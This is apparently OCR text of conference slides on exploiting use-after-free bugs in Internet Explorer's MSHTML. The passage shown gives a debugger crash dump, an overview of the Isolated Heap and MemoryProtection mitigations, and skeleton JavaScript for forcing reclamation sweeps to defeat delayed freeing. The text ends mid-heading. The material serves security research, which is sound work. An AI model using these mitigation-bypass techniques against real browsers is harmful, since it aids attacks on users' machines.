eip=62cce5cd esp=0253a790 ebp=0253a7a8 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010297
MSHTML!CTreeSaver::SaveElement+0x139:
62cce5cd 8a430b          mov     al,byte ptr [ebx+0Bh]      ds:0023:12c0040b=??
0:015> dds edi-0x30
025d6928  00000000
025d692c  00000000
025d6930  00d14a78
025d6934  00000000
025d6938  00000000
025d693c  00000000
025d6940  00000000
025d6944  00000000
025d6948  67376131
025d694c  0800f7f5
025d6950  6298a64c MSHTML!CButton::`vftable'
025d6954  00000001
025d6958  00000001
025d695c  00000008
025d6960  039a26e8
025d6964  00000000
025d6968  04239570
025d696c  00000000
025d6970  00000014
025d6974  12c00400
025d6978  00000000
025d697c  00000000
025d6980  00d14a78
025d6984  00000000
025d6988  00000000
025d698c  629bbaa8 MSHTML!CButton::`vftable'
025d6990  00000000
025d6994  00000000
025d6998  00000000
025d699c  00000000
025d69a0  00000000
025d69a4  00000000
0:015> ub @eip
MSHTML!CTreeSaver::SaveElement+0x116:
62cce5aa 81b8e4010000b0ad0100 cmp dword ptr [eax+1E4h],1ADB0h
62cce5b4 7c71            jl      MSHTML!CTreeSaver::SaveElement+0x18f (62cce627)
62cce5b6 f6869905000010  test    byte ptr [esi+599h],10h
62cce5bd 7568            jne     MSHTML!CTreeSaver::SaveElement+0x18f (62cce627)
62cce5bf b8e3000000      mov     eax,0E3h
62cce5c4 66394720        cmp     word ptr [edi+20h],ax
62cce5c8 745d            je      MSHTML!CTreeSaver::SaveElement+0x18f (62cce627)
62cce5ca 8b5f1c          mov     ebx,dword ptr [edi+1Ch]
0:015> dds edi+1c
025d6974  12c00400
```

Isolated Heap


Recap

- Does a good job separating DOM objects from other types of allocations.
- Not perfect, contains weaknesses (type confusion, misalignment issues etc.)
- Attacking Isolated heap is dependent on several factors (bug nature, offsets, LFH etc.)


MemoryProtection

What is MemoryProtection?


- Prevent memory blocks from being deallocated while being referenced
- MS14-037
  - Checks for references on the stack
- MS14-051
  - Added checks for references in processor registers
- `ProtectedFree` called in place of `HeapFree`
  - Adds block to per-thread list of blocks waiting to be freed



Delayed Freeing Mechanism



Reclamation Process



MemoryProtection Challenges

1. Deallocation delay
   - Memory blocks deallocation delayed until reclamation sweep is performed
2. Non-determinism due to “stack junk”
   - Memory block unexpectedly survive a sweep due to a value that equates to a pointer to the block
   - Could be non-pointer or a stale pointer left over in stack buffer not cleared of former contents
   - Low-probability
3. Greater complexity in determining the deallocation time
   - Reclamation sweep performed by 100,000 bytes waiting to be freed
   - Might require a large number of blocks on the wait list
4. More complex heap manager behavior at deallocation time
   - Many memory blocks are freed during reclamation sweep
   - Due to reordering of the wait list, impossible to predict order of `HeapFree` calls

Elementary Attack Techniques

Forcing Reclamation Sweep

- Generic Memory Pressuring Loop
  1. Allocate 100,000 bytes worth of objects
  2. Allocate one additional to hit limit
  3. Free objects
  4. Reclamation sweep performed
- Limitations
  - Solves “Deallocation delay” challenge
  - Non-deterministic deallocation pattern

```
// Code to free some object goes here
...
// End of code to free the object


// Pressuring loop to force reclamation
var n = 100000 / 0x34 + 1;
for (var i = 0; i < n; i++)
{
        document.createElement("div");
}
CollectGarbage();


// Code to reuse the object follows
...
```

Elementary Attack Techniques


Forcing Reclamation Sweep


- Trigger `WndProc`
  - Interrupt exploit code with a delay to ensure `WndProc` call
  - Unconditional reclamation sweep performed
- Limitations
  - Not compatible with all vulnerability types
  - Stopping and resuming execution could interfere with vulnerability
  - `setTimeout` creates opportunity for additional code paths to execute
- Issue
  - Post-September patch rendered the unconditional reclamation due to `WndProc` non-functional

```
function step1() {
          // Setup code goes here
          ...
          // End of setup code

          // Delay the next step so WndProc will re-enter,
          // clearing the wait list

          window.setTimeout(step2, 3000);
}

function step2() {
          // Code to free some object goes here
          ...
          // End of code to free the object

          // Delay the next step so WndProc will re-enter,
          // clearing the wait list and deallocating our
          // object

          window.setTimeout(step3, 3000);
}

function step3() {
// Code to reuse the object follows
...
}
```

Advanced Attack Techniques


Key facts to exploitation






Advanced Attack 